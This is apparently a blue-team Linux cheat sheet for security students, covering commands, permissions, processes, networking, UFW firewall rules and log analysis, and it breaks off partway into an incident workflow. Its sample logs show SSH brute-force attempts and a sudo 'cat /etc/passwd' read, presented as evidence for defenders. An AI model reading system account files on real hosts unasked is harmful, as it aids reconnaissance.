



BLUETEAMERS

— DEFEND. DETECT. RESPOND. —


LINUX FOR CYBERSECURITY

A Practical Linux Cheat Sheet
for Security Students

WHAT'S INSIDE?



- ✓ Linux Fundamentals
- ✓ Essential Commands
- ✓ System Administration
- ✓ Networking & Security
- ✓ Logs & Monitoring
- ✓ Security Best Practices
- ✓ Real-World Examples



LEARN



UNDERSTAND



ANALYZE



SECURE

“

Linux is the Foundation.
Knowledge is the Power.

”




WHAT IS LINUX?

The Foundation of Modern Security

1. What is Linux?

Linux is an open-source operating system kernel created by Linus Torvalds in 1991. It is the core component of many operating systems, called distributions (or distros).



2. Where is Linux Used?



Servers




Cloud Infrastructure



Web Servers



Network Devices



Development & DevOps



Embedded Systems



Android (Uses Linux Kernel)

3. Why Cybersecurity Students Need Linux?

- **SOC (Security Operations Center):** Analyze logs, monitor systems, investigate alerts
- **Penetration Testing:** Most security tools run on Linux
- **Cloud Security:** Linux powers AWS, Azure, GCP servers
- **DFIR (Digital Forensics):** File systems, logs, and artifacts are easier to analyze in Linux
- **Threat Hunting:** Processes, network connections, and log analysis
- **DevSecOps:** Automation, scripting, containers and CI/CD pipelines

What Makes Linux Powerful?

- ✓ Open Source
- ✓ Highly Secure
- ✓ Stable & Reliable
- ✓ Lightweight & Efficient
- ✓ Highly Customizable
- ✓ Large Community Support



4. Real Example

```
blue@linux:~$ uname -a
Linux linuxbox 5.15.0-91-generic #101-Ubuntu SMP
Wed May 22 18:32:03 UTC 2024 x86_64 x86_64 x86_64
GNU/Linux
blue@linux:~$
```

- `uname -a` → shows system & kernel information
- 5.15.0-91-generic → Kernel version
- #101-Ubuntu SMP → Build information
- x86_64 → 64-bit system architecture
- GNU/Linux → Linux distribution type



Linux is everywhere in cybersecurity.
If you understand Linux, you understand modern IT.



LINUX DISTRIBUTIONS & TYPES



BLUETEAMERS

— DEFEND. DETECT. RESPOND. —

Understanding the Linux Ecosystem

1. Linux Kernel vs Linux Distribution

- Linux is just the KERNEL, the core of the OS.
- Distributions (Distros) are complete operating systems built around the Linux kernel.
- Distros include: package manager, system utilities, desktop environment, tools, and configuration.



Key Point

You don't use Linux directly. You use a Linux Distribution!

2. Major Distribution Families

Debian Family



- Debian
- Ubuntu
- Linux Mint
- Kali Linux
- Pop!_OS
- Elementary OS

.deb package
APT package manager

Red Hat Family



- Red Hat Enterprise Linux (RHEL)
- Fedora
- Rocky Linux
- AlmaLinux
- CentOS Stream

.rpm package
YUM/DNF package manager

SUSE Family



- openSUSE Leap
- SUSE Linux Enterprise (SLES)

.rpm package
Zypper package manager

Arch Family



- Arch Linux
- Manjaro Linux
- EndeavourOS

Rolling Release
Pacman package manager

3. Distro Types by Purpose

	Security Focused	Built for security testing, penetration testing, forensics and analysis.	Example: Kali Linux, Parrot OS
	Server Oriented	Designed for stability, performance and running servers.	Example: Ubuntu Server, RHEL, Debian
	Cloud Oriented	Optimized for cloud environments and automation.	Example: Ubuntu, Fedora, Rocky Linux
	Desktop Oriented	Built for end users and daily desktop usage.	Example: Ubuntu, Linux Mint, Pop!_OS
	Development Focused	For developers, DevOps and software development.	Example: Fedora, Ubuntu, Arch Linux

4. Rolling Release vs Fixed Release



Rolling Release

- Continuous updates
- Always up-to-date
- May have occasional instability
- Example: Arch, Manjaro



Fixed Release

- Stable, tested updates
- New versions released periodically
- More stable for production use
- Example: Ubuntu LTS, RHEL

5. Popular Distributions at a Glance

	Distribution	Best For	Stability	Ease of Use	Security Focus	Package Manager
	Kali Linux	Penetration Testing	★★★★☆	★★★☆☆	★★★★☆	APT (.deb)
	Ubuntu (LTS)	Servers, Cloud, Desktop	★★★★★	★★★★★	★★★★☆	APT (.deb)
	Debian	Servers, Infrastructure	★★★★★	★★★☆☆	★★★★☆	APT (.deb)
	RHEL	Enterprise Environments	★★★★★	★★★☆☆	★★★★★	DNF (.rpm)
	Fedora	Developers, Early Adopters	★★★★☆	★★★★★	★★★★☆	DNF (.rpm)
	Arch Linux	Advanced Users	★★★☆☆	★★★☆☆	★★★★☆	Pacman



There are hundreds of Linux distributions.
Choose the one that fits your goals and environment.



Right Distro
Right Purpose
Right Power





1. What is the Linux Filesystem?

- Linux organizes all files and directories in a tree-like structure starting from the root (/).
- Everything in Linux is a file: regular files, directories, devices, processes, etc.
- The filesystem is case-sensitive.

Key Takeaway



If you know the filesystem, you can find anything, configure anything, and investigate anything.

2. Important Directories and Their Purpose

Directory	Purpose	Directory	Purpose
/	Root of the entire filesystem	/dev	Device files (disks, USB, terminals)
/bin	Essential user commands (e.g., ls, cp)	/proc	Virtual filesystem for processes & kernel info
/sbin	System administration commands	/sys	Virtual filesystem for devices & kernel
/etc	System configuration files	/boot	Bootloader files and kernel images
/home	Home directories of regular users	/lib	Essential system libraries
/root	Home directory of the root user	/opt	Optional third-party software
/usr	User space programs and data	/mnt	Temporary mount point for filesystems
/var	Variable data like logs, cache, spool	/media	Mount point for removable media
/tmp	Temporary files (cleared on reboot)	/srv	Data for services provided by the system

3. How to View and Explore the Filesystem

```
blue@linux:~$ ls /
```

- Lists top-level directories in /

```
blue@linux:~$ ls /etc
```

- Lists configuration files in /etc

```
blue@linux:~$ ls /var/log
```

- Lists log files in /var/log

```
blue@linux:~$ pwd
```

- Shows your current directory

4. Where to Look During a Security Investigation?

	Configuration Files	→	/etc	Contains system and service configurations.	Example: /etc/ssh/sshd_config
	Logs	→	/var/log	Stores system, authentication, application, and service logs.	Example: /var/log/auth.log
	User Files	→	/home	User documents, scripts, downloads, etc.	Example: /home/username/
	Processes & System Info	→	/proc	Real-time process and kernel information.	Example: /proc/cpuinfo
	Devices	→	/dev	Information about hardware devices.	Example: /dev/sda

5. Real Example

```
blue@linux:~$ ls /
bin boot dev etc home lib lib64 media mnt opt
proc root run sbin srv sys tmp usr var
blue@linux:~$ ls /etc | head -n 5
X11/ adduser.conf alternatives/ apt/ bash.bashrc
blue@linux:~$ ls /var/log | head -n 5
alternatives.log apt/ auth.log cloud-init.log dmesg
```

What does this tell us?

- ✓ Linux has a structured, predictable layout.
- ✓ Key information is stored in standard locations.
- ✓ As a security analyst, you know where to look.



“ Know the filesystem, and you know the system. ”



Tip: The filesystem is your map. The more you explore, the better you understand the system and its behavior.

LINUX PERMISSIONS & OWNERSHIP


BLUETEAMERS

— DEFEND. DETECT. RESPOND. —

Controlling Access and Security

1. What are Permissions?

- Linux is a multi-user system.
- Permissions determine who can read, write, or execute a file or directory.
- Each file has an owner, a group, and others.

Permission Types

- r** (read) - View the file contents
- w** (write) - Modify the file contents
- x** (execute) - Execute the file as a program

2. Understanding Permission Format

```
blue@linux:~$ ls -l
-rwxr-xr-- 1 alice devs 1024 May 22 file.txt
```

Permissions Links Owner Group Size Date Modified Filename

Permission Breakdown

rwx	r-x	r--
Owner	Group	Others

$r = 4, w = 2, x = 1$
Add them up to get the numeric value.

3. Numeric (Octal) Representation

Permission	Binary	Octal	Meaning
rwx	111	7	Read, Write, Execute
rw-	110	6	Read, Write
r-x	101	5	Read, Execute
r--	100	4	Read only
-wx	011	3	Write, Execute
-w-	010	2	Write only
--x	001	1	Execute only
---	000	0	No permissions

Example

If a file has permission: **rwxr-xr--**

↓ ↓ ↓
rwx **r-x** **r--**
 7 5 4

So the numeric permission is: **754**



Tip:

Directories need 'x' permission to enter and access contents.

4. Changing Permissions

Using chmod (Numeric)

```
blue@linux:~$ chmod 754 file.txt
```

- 7 → rwx (owner)
- 5 → r-x (group)
- 4 → r-- (others)

Using chmod (Symbolic)

```
blue@linux:~$ chmod u=rwx,g=rx,o=r file.txt
```

- u → user (owner)
- g → group
- o → others
- a → all (u + g + o)

Common Examples

- chmod 644 file.txt → rw-r--r--
- chmod 600 file.txt → rw-----
- chmod 755 script.sh → rwxr-xr-x
- chmod -R 755 mydir/ → recursive

5. Ownership

Check Ownership

```
blue@linux:~$ ls -l file.txt
-rw-r--r-- 1 alice devs 1024 May 22 file.txt
```

↓ ↓
 Owner Group

Change Ownership

```
blue@linux:~$ sudo chown bob:devs file.txt
```

Changes owner to 'bob' and group to 'devs'

Commands

- chown user file → change owner
- chown user:group file → change owner & group
- chgrp group file → change group



“

Permissions protect your system.
Set the right access for the right users.
Security starts with control.

”



Powerful commands for navigation, file management, searching and system information.


BLUETEAMERS

— DEFEND. DETECT. RESPOND. —

1. Navigation Commands

Command	Usage	Description
pwd	pwd	Print working directory
ls	ls	List files and directories
ls -l	ls -l	List in long format
cd	cd /path/to/dir	Change directory
cd ..	cd ..	Go up one directory
cd ~	cd ~	Go to home directory

```

blue@linux:~$ pwd
/home/blue
blue@linux:~$ ls -l
total 24
drwxr-xr-x  2 blue blue 4096 May 22 docs
drwxr-xr-x  2 blue blue 4096 May 22 tools
-rw-r--r--  1 blue blue 1234 May 22 notes.txt
-rw-r--r--  1 blue blue 2048 May 22 report.log
  
```

2. File & Directory Management

Command	Usage	Description
touch	touch file.txt	Create an empty file
cp	cp file.txt /dest/	Copy file
mv	mv old.txt new.txt	Move / Rename file
rm	rm file.txt	Remove file
rm -r	rm -r directory/	Remove directory recursively
mkdir	mkdir newdir	Create a new directory

Example

 touch file.txt
 cp file.txt backup/
 mv file.txt notes.txt
 mkdir logs
 rm -r old_logs/

3. Viewing File Contents

Command	Usage	Description
cat	cat file.txt	Display file content
less	less file.txt	View file page by page
head	head -n 10 file.txt	Show first 10 lines
tail	tail -n 10 file.txt	Show last 10 lines
tail -f	tail -f file.log	Follow (live) log file

Quick Glance

- ✓ cat shows everything
- ✓ less lets you scroll
- ✓ head shows beginning
- ✓ tail shows the end
- ✓ tail -f is great for logs



4. Search Commands

Command	Usage	Description
grep	grep "error" file.log	Search text in files
find	find / -name file.txt	Find files by name
locate	locate keyword	Find files (updated DB)
which	which python3	Show full path of command

Examples

- grep "failed" auth.log
- find /var/log -name "*.log"
- locate passwd
- which sudo



5. System Information Commands

Command	Usage	Description
uname -a	uname -a	System & kernel information
df -h	df -h	Disk space usage
du -sh	du -sh *	Directory size summary
free -h	free -h	Memory usage
uptime	uptime	System uptime & load

```

blue@linux:~$ uname -a
Linux linuxbox 5.15.0-91-generic #101-Ubuntu SMP
x86_64 GNU/Linux
blue@linux:~$ uptime
18:32:10 up 3 days, 2:14, 2 users, load average:
0.15, 0.10, 0.05
  
```



“ The more you practice,
the more powerful you become. ”





Linux Identity & Access

1. What is a Linux User?

- Every user in Linux has a username and a unique User ID (UID).
- Users belong to **groups**.
- User info is stored in system files.

File	Purpose
/etc/passwd	User account information
/etc/shadow	Encrypted passwords
/etc/group	Group information

Useful Commands

whoami	Show current logged-in user
id	Show user and group IDs
who	Show who is logged in
w	Show users and what they are doing
groups	Show groups of current user

2. What is Root?

- Root (UID 0) is the superuser.
- Has full control over the system.
- Attackers target privileged accounts.
- Use root access only when necessary.



Remember

Too much root access
= High Risk

3. sudo - Do privileged tasks safely

User → sudo → privileged action

```
blue@linux:~$ sudo systemctl restart ssh
[sudo] password for blue:
blue@linux:~$
```

Run a command as another user (root by default).

4. Real Example

```
blue@linux:~$ id
uid=1000(blue) gid=1000(blue) groups=1000(blue),27(sudo)
blue@linux:~$ sudo -i
root@linux:~# id
uid=0(root) gid=0(root) groups=0(root)
root@linux:~#
```

→ UID 0 means you are root.
Be careful with great power!



5. Investigation Angle

- Who is the user?
- When was the account created?
- What groups is the user in?
- Does the user have sudo access?
- Is the account disabled or locked?
- Any suspicious or unknown users?



Check Sudo Access

grep sudo /etc/group
→ Shows users who can use sudo

sudo -l
→ Shows allowed sudo commands

Good Practice

- ✓ Use sudo instead of root login.
- ✓ Give least privilege.
- ✓ Review user accounts regularly.
- ✓ Remove unused accounts.
- ✓ Monitor sudo usage.



Common Risk

- Using root for daily tasks
- Weak passwords
- Unnecessary sudo access
- Shared accounts



Identify who has access. Control who can do what.
Strong access control = Strong Security.





What is Running on the Linux System?

1. What is a Process?

- A process is a running instance of a program.
- Every process has a PID (Process ID).
- Processes consume CPU, memory and other resources.
- Each process has an owner and a parent process.

Key Concepts

PID	→ Process ID (unique number)
PPID	→ Parent Process ID
USER	→ Who is running the process
%CPU	→ CPU usage
%MEM	→ Memory usage
STAT	→ Process state (R, S, D, Z, T)
COMMAND	→ Executable / Program



2. Essential Process Commands

ps	→ Snapshot of running processes
ps aux	→ Detailed view of all processes
top	→ Real-time process monitor
htop	→ Interactive process viewer (if installed)
pgrep	→ Find process by name
kill	→ Terminate a process
kill -9	→ Force kill (use with caution)

Example: ps aux

```
blue@linux:~$ ps aux | head -n 5
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.1	0.1	17684	1240	?	Ss	May22	0:01	/sbin/init
root	320	0.0	0.1	7640	1196	?	S	May22	0:00	/usr/sbin/sshd
blue	812	0.3	1.2	123456	24560	pts/0	SsL	May22	0:02	gnome-shell
blue	1023	2.5	3.1	234567	63452	pts/0	R+	10:15	0:04	firefox
root	1580	0.0	0.2	4560	868	pts/1	S	10:16	0:00	bash

User (Owner) PID CPU Usage Memory Usage Command / Process State (R=Running S=Sleeping)

3. Real-time Process Monitoring

top (built-in)

```
top - 10:20:30 up 2:14, 2 users, load average: 0.15, 0.10, 0.05
Tasks: 182 total, 1 running, 181 sleeping, 0 stopped, 0 zombie
%Cpu(s): 2.1 us, 1.3 sy, 0.0 ni, 96.6 id, 0.0 wa, 0.0 hi, 0.0 si
MiB Mem : 3876.1 total, 2100.4 free, 950.2 used, 825.5 buff/cache
```

PID	USER	PR	NI	VIRT	RES	%CPU	%MEM	COMMAND
1023	blue	20	0	234567	63452	2.5	3.1	firefox
1	root	20	0	17684	1240	0.1	0.1	init
320	root	20	0	7640	1196	0.0	0.1	sshd
812	blue	20	0	123456	24560	0.3	1.2	gnome-shell

Press 'q' to quit top.

htop (interactive)

```
1 [|||||] 5.9% Tasks: 182, 384 thr; 121 kthr; 2 running
2 [|||||] 3.2% Load average: 0.15 0.10 0.05
3 [|||] 1.3% Uptime: 02:15:30
4 [||] 0.6%
Mem [|||||] 2.05G/3.76G
Swp [|||||] 0K/2.00G
```

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
1023	blue	20	0	234567	63452	28740	S	2.5	3.1	0:04.32	firefox
812	blue	20	0	123566	24560	12588	S	0.6	1.2	0:02.11	gnome-shell
320	root	20	0	7640	1196	1024	S	0.1	0.1	0:00.12	sshd
1	root	20	0	17684	1240	852	S	0.0	0.1	0:01.02	init

F1Help F2Setup F3Search F4Filter F5Tree F6SortBy P9Kill F10Quit

Install: sudo apt install htop (Debian/Ubuntu)

4. Managing Processes

pgrep <name>	→ Find PID by process name
pkill <name>	→ Kill process by name
kill <PID>	→ Terminate gracefully
kill -9 <PID>	→ Force kill (STOP immediately)

Example

```
blue@linux:~$ pgrep firefox
1023 ----
blue@linux:~$ kill 1023
blue@linux:~$ pgrep firefox
(no output → process stopped)
```

Caution



Force kill (-9) can cause data loss or application crashes. Use only when needed.

5. Services (Background Programs)

Services are programs that run in the background.


systemctl - manage services

systemctl status <service>	→ Check status
systemctl start <service>	→ Start service
systemctl stop <service>	→ Stop service
systemctl restart <service>	→ Restart service
systemctl enable <service>	→ Start on boot
systemctl disable <service>	→ Disable on boot

Example: systemctl status ssh

```
blue@linux:~$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2026-05-22 08:15:13 IST; 2h 3min ago
   Main PID: 320 (sshd)
     Tasks: 1 (limit: 18993)
    Memory: 1.2M
       CPU: 12ms
    CGroup: /system.slice/ssh.service
            └─320 sshd: /usr/sbin/sshd -D
```

6. Security Investigation Angle



Things to Look For

- Unknown or unusual processes
- Processes running as root
- High CPU / Memory usage
- Unexpected network connections
- Recently started processes



Know what is running on your system. If you see it, you can secure it.





Understand Network & Connectivity

1. Network Information

Get basic information about interfaces, IP address, routes and hostname.

Command	Description
<code>ip addr</code>	Show IP addresses of all interfaces
<code>ip route</code>	Show routing table
<code>hostname</code>	Show or set system hostname
<code>hostname -I</code>	Show system IP address
<code>cat /etc/hosts</code>	Show local hosts file

```
blue@linux:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
   link/ether 00:0c:29:ab:cd:ef brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.10/24 brd 192.168.1.255 scope global ens33
       valid_lft forever preferred_lft forever
blue@linux:~$
```

Annotations:

- Loopback (local) points to `127.0.0.1/8`
- IP Address with Subnet points to `192.168.1.10/24`
- Network Interface points to `ens33`
- Interface Status points to `state UP`

2. Connectivity Testing

Test reachability and connectivity.

Command	Description
<code>ping <host></code>	Check if host is reachable
<code>curl <url></code>	Test HTTP/HTTPS connectivity
<code>wget <url></code>	Download file / test connectivity
<code>traceroute <host></code>	Show path to destination

Examples

ping google.com

```
blue@linux:~$ ping -c 4 google.com
PING google.com (142.250.72.14)
56(84) bytes of data:
64 bytes from 142.250.72.14:
icmp_seq=1 ttl=117 time=15.2 ms
icmp_seq=2 ttl=117 time=15.6 ms
icmp_seq=3 ttl=117 time=15.1 ms
icmp_seq=4 ttl=117 time=15.3 ms
--- google.com ping statistics ---
4 packets transmitted, 4 received,
0% packet loss, time 3003ms
```

curl google.com

```
blue@linux:~$ curl -I https://google.com
HTTP/2 200
content-type: text/html; charset=UTF-8
content-security-policy-report-only:
date: Wed, 22 May 2024 12:00:00 GMT
server: gws
content-length: 172531
```

traceroute google.com

```
blue@linux:~$ traceroute google.com
traceroute to google.com (142.250.72.14),
30 hops max, 60 byte packets
 1 192.168.1.1 1.123 ms
 2 10.0.0.1 10.256 ms
 3 172.16.1.1 15.342 ms
 4 142.250.72.14 15.612 ms
```

3. DNS & Name Resolution

Resolve domain names to IP addresses.

Command	Description
<code>dig <domain></code>	DNS lookup with detailed info
<code>nslookup <domain></code>	Simple DNS lookup
<code>host <domain></code>	DNS lookup (short output)

Example: dig google.com

```
blue@linux:~$ dig google.com
; <>> DiG 9.18.1-lbuntu1.3-Ubuntu <>> google.com
;; global options: +cmd
;; Got answer:
;; -->HEADER<<- opcode: QUERY, status: NOERROR, id: 12345
;; ANSWER SECTION:
google.com. 203 IN A 142.250.72.14
google.com. 203 IN AAAA 2404:6800:4005:80d::200e
;; Query time: 15 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
```



Quick Note

DNS is like the phonebook of the internet. It converts names (google.com) to IP addresses.

4. Check Listening Services

See which ports and services are listening.

Command	Description
<code>ss -tulnp</code>	Show listening TCP/UDP ports
<code>netstat -tulnp</code>	(Older systems)
<code>lsof -i -P -n</code>	Show open network connections

```
blue@linux:~$ ss -tulnp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:* users:(("sshd",pid=1234,fd=3))
tcp LISTEN 0 128 127.0.0.1:53 0.0.0.0:* users:(("systemd-resolve",pid=567,fd=13))
tcp LISTEN 0 128 0.0.0.0:80 0.0.0.0:* users:(("nginx",pid=2345,fd=6))
tcp LISTEN 0 128 0.0.0.0:443 0.0.0.0:* users:(("nginx",pid=2345,fd=7))
udp UNCONN 0 0 0.0.0.0:53 0.0.0.0:* users:(("systemd-resolve",pid=567,fd=12))
```

Annotations:

- Protocol (tcp/udp) points to Netid
- Local IP & Port Listening on points to Local Address:Port
- Peer (Any) points to Peer Address:Port
- Process (Service using it) points to Process

5. Important Notes

- ✓ Only required ports should be open.
- ✓ Do not expose unnecessary services to the internet.
- ✓ Always verify which process is using a port.
- ✓ Monitor network activity regularly.

Common Ports

22 → SSH
53 → DNS
80 → HTTP
443 → HTTPS
21 → FTP
3306 → MySQL



Security Questions

- ? Why is this port open?
- ? Which process is using it?
- ? Is it required?
- ? Is it reachable from the internet?
- ? Can it be restricted?



Know your network. Control your network.
Visibility is the first step to security.



LINUX FIREWALL & NETWORK SECURITY


BLUETEAMERS

— DEFEND. DETECT. RESPOND. —

Control Who Can Connect

1. What is a Firewall?

- A firewall monitors and controls incoming and outgoing network traffic.
- It acts as a barrier between trusted and untrusted networks.
- It allows only authorized traffic and blocks everything else.

Firewall Rule = Decision


 Source → Firewall → Destination
 ALLOW or DENY

2. Common Linux Firewall Technologies

- UFW - Uncomplicated Firewall (Ubuntu/Debian)
- firewalld - Dynamic Firewall (RHEL/CentOS/Fedora)
- nftables - Modern packet filtering framework
- iptables - Legacy packet filtering framework



Example Architecture



3. UFW (Uncomplicated Firewall)

UFW is easy to use and powerful.

Basic Commands

Command	Description
<code>sudo ufw status</code>	Show firewall status
<code>sudo ufw enable</code>	Enable firewall
<code>sudo ufw disable</code>	Disable firewall
<code>sudo ufw allow <port></code>	Allow incoming traffic
<code>sudo ufw deny <port></code>	Deny incoming traffic
<code>sudo ufw delete <rule></code>	Delete a rule
<code>sudo ufw reset</code>	Reset to default

Example: Allow SSH (22)

```
blue@linux:~$ sudo ufw allow 22/tcp
```

 Rule added
 Rule added (v6)

4. Check Firewall Status (UFW)

```

blue@linux:~$ sudo ufw status verbose
Status: active

To           Action      From
--           -
22/tcp       ALLOW       192.168.1.0/24
80/tcp       ALLOW       Anywhere
443/tcp      ALLOW       Anywhere
3306/tcp     DENY       Anywhere
22/tcp (v6)  ALLOW       192.168.1.0/24
80/tcp (v6)  ALLOW       Anywhere (v6)
443/tcp (v6) ALLOW       Anywhere (v6)
  
```

Service / Port

Allow or Deny

Source Allowed

 ✓ ALLOW
 Traffic
 Permitted

 ✗ DENY
 Traffic
 Blocked

5. Common Rule Types

- ALLOW** → Permits the traffic
- DENY** → Blocks the traffic
- REJECT** → Blocks and notifies the sender
- LIMIT** → Limits the rate of connections

6. Best Security Practices

- ✓ Allow only required services.
- ✓ Restrict SSH access to trusted IPs.
- ✓ Disable unused services.
- ✓ Keep firewall enabled.
- ✓ Review rules regularly.
- ✓ Log dropped and suspicious traffic.

Remember

 Open ports are like
 open doors.
 Open only what
 is necessary.

7. Example: Secure SSH Access

Step 1: Allow SSH from trusted network

```
blue@linux:~$ sudo ufw allow from 192.168.1.0/24 to any port 22
Rule added
Rule added (v6)
```

Step 2: Deny SSH from everywhere else

```
blue@linux:~$ sudo ufw deny 22
Rule added
Rule added (v6)
```

Step 3: Verify rules

```

blue@linux:~$ sudo ufw status numbered

No  To           Action      From
--  --           -
[ 1] 22/tcp (v6)  ALLOW IN    192.168.1.0/24
[ 2] 22/tcp      DENY IN     Anywhere
[ 3] 22/tcp (v6)  DENY IN     Anywhere (v6)
  
```


 A strong firewall is your first line of defense.
 Control access. Reduce risk. Stay secure.




Logs are the evidence. They tell the story.

1. What are Logs?

- Logs are records of events that occur on the system.
- They help in monitoring, troubleshooting and security investigation.
- Every action leaves a trace.
- Read logs. Understand logs. Use logs.



2. Common Log Locations

Log File / Directory	Purpose
/var/log/auth.log	Authentication events
/var/log/syslog	General system events
/var/log/kern.log	Kernel messages
/var/log/dpkg.log	Package installation logs (Debian/Ubuntu)
/var/log/apache2/	Apache web server logs
/var/log/secure	Auth logs (RHEL/CentOS/Fedora)
/var/log/messages	System wide messages (RHEL/CentOS)
/var/log/boot.log	System boot messages



Key Idea

Logs show:

Who did what,
When it happened,
Where it came from
and the result.



3. Useful Commands

Command	Description
cat <file>	Display entire file
less <file>	View file page by page
tail <file>	View last 10 lines
tail -f <file>	Follow (live) log
grep "text" <file>	Search text in file
grep -i "text" <file>	Case-insensitive search
journalctl	Query systemd journal
journalctl -u <service>	Logs for a specific service
dmesg	Kernel ring buffer messages

4. Real Example: Authentication Log (/var/log/auth.log)

```
blue@linux:~$ sudo tail -n 8 /var/log/auth.log
May 22 10:21:15 linux sshd[1234]: Failed password for invalid user admin from 192.168.1.55 port 50022 ssh2
May 22 10:21:17 linux sshd[1234]: Failed password for invalid user admin from 192.168.1.55 port 50022 ssh2
May 22 10:21:22 linux sshd[1234]: Failed password for admin from 192.168.1.55 port 50022 ssh2
May 22 10:21:25 linux sshd[1234]: Accepted password for blue from 192.168.1.10 port 50112 ssh2
May 22 10:22:01 linux sudo: blue : TTY=pts/0 ; PWD=/home/blue ; USER=root ; COMMAND=/bin/ls
May 22 10:22:15 linux sudo: blue : TTY=pts/0 ; PWD=/home/blue ; USER=root ; COMMAND=/bin/systemctl
May 22 10:23:40 linux CRON[1456]: (root) CMD ( /usr/bin/backup.sh )
May 22 10:25:11 linux systemd[1]: Started Session 12 of user blue.
```

Timestamp

Service

Event / Message

Source IP

Result

5. journalctl - Power of systemd

```
blue@linux:~$ journalctl -xe
-- Logs begin at Thu 2024-05-22 09:00:00 IST, end at Thu 2024-05-22 10:30:00 IST. --
May 22 10:28:01 linux sshd[1234]: Failed password for invalid user test from 203.0.113.55 port 52311 ssh2
May 22 10:28:05 linux sshd[1234]: Accepted password for blue from 192.168.1.10 port 52322 ssh2
May 22 10:28:10 linux systemd[1]: Started Session 16 of user blue.
May 22 10:28:12 linux sudo[1320]: blue : TTY=pts/0 ; PWD=/home/blue ; USER=root ; COMMAND=cat /etc/passwd
May 22 10:28:20 linux CRON[1501]: (root) CMD ( /usr/local/bin/cleanup.sh )
```

Example: View logs of SSH service

```
blue@linux:~$ journalctl -u ssh
May 22 10:20:01 linux sshd[1234]: Server listening on 0.0.0.0 port 22.
May 22 10:20:01 linux sshd[1234]: Server listening on :: port 22.
May 22 10:21:25 linux sshd[1234]: Accepted password for blue from 192.168.1.10 port 50112 ssh2
```

6. Real Investigation: Failed Login Attempts

Find repeated failed logins

```
blue@linux:~$ grep "Failed password" /var/log/auth.log | tail -n 5
May 22 10:21:15 linux sshd[1234]: Failed password for invalid user admin from 192.168.1.55 port 50022 ssh2
May 22 10:21:17 linux sshd[1234]: Failed password for invalid user admin from 192.168.1.55 port 50022 ssh2
May 22 10:21:22 linux sshd[1234]: Failed password for admin from 192.168.1.55 port 50022 ssh2
May 22 10:21:27 linux sshd[1234]: Failed password for admin from 192.168.1.55 port 50022 ssh2
May 22 10:21:32 linux sshd[1234]: Failed password for admin from 192.168.1.55 port 50022 ssh2
```

Investigation Workflow



- 1 Identify what happened.
- 2 Check the source (IP/User).
- 3 Check the time.
- 4 Check frequency.
- 5 Correlate with other logs.
- 6 Take action if needed.



Note

Always correlate logs with time, user, process and network activity.

7. Other Important Log Analysis Tips

- ✓ Use tail -f to monitor logs in real-time.
- ✓ Filter logs with grep to find what matters.
- ✓ Check timestamps and timezones.
- ✓ Large logs? Use less to move easily.
- ✓ Don't ignore warning or error messages.
- ✓ Cloud / server logs rotate - check older logs.
- ✓ Save important logs for future analysis.
- ✓ Logs don't lie. People do.



Log Rotation

Linux rotates logs to save space. Old logs are compressed and new logs are created.

/etc/logrotate.conf



No logs = No visibility. No visibility = No security.
Monitor. Analyze. Respond.





A Practical Incident Investigation Workflow

When an incident happens, follow a methodical approach.

Collect → Analyze → Correlate → Conclude

1. Identify the System

- Know the system you are investigating.

Who am I?
What OS?
What kernel?
How long running?

```
blue@linux:~$ hostname
blue-server
blue@linux:~$ uname -a
Linux blue-server 6.5.0-28-generic #28-22.04.1-Ubuntu
SMP PREEMPT_DYNAMIC x86_64 GNU/Linux
blue@linux:~$ uptime
10:42:17 up 12 days, 3:21, 2 users,
load average: 0.08, 0.14, 0.20
```

← Hostname

← Kernel & OS

← Uptime & load

2. Identify Logged-in Users

- Who is logged in right now?
- When did they login?
- Is the user expected?

```
blue@linux:~$ who
USER      TTY      DATE    TIME    (IDLE) FROM
blue     pts/0    May 22  08:21    ( 2:15) 192.168.1.55
root     pts/1    May 22  09:02    ( 1:02) 10.0.0.8
blue@linux:~$ last -n 3
root     pts/1    10.0.0.8    Fri May 22 09:02    still logged in
blue     pts/0    192.168.1.55 Fri May 22 08:21    still logged in
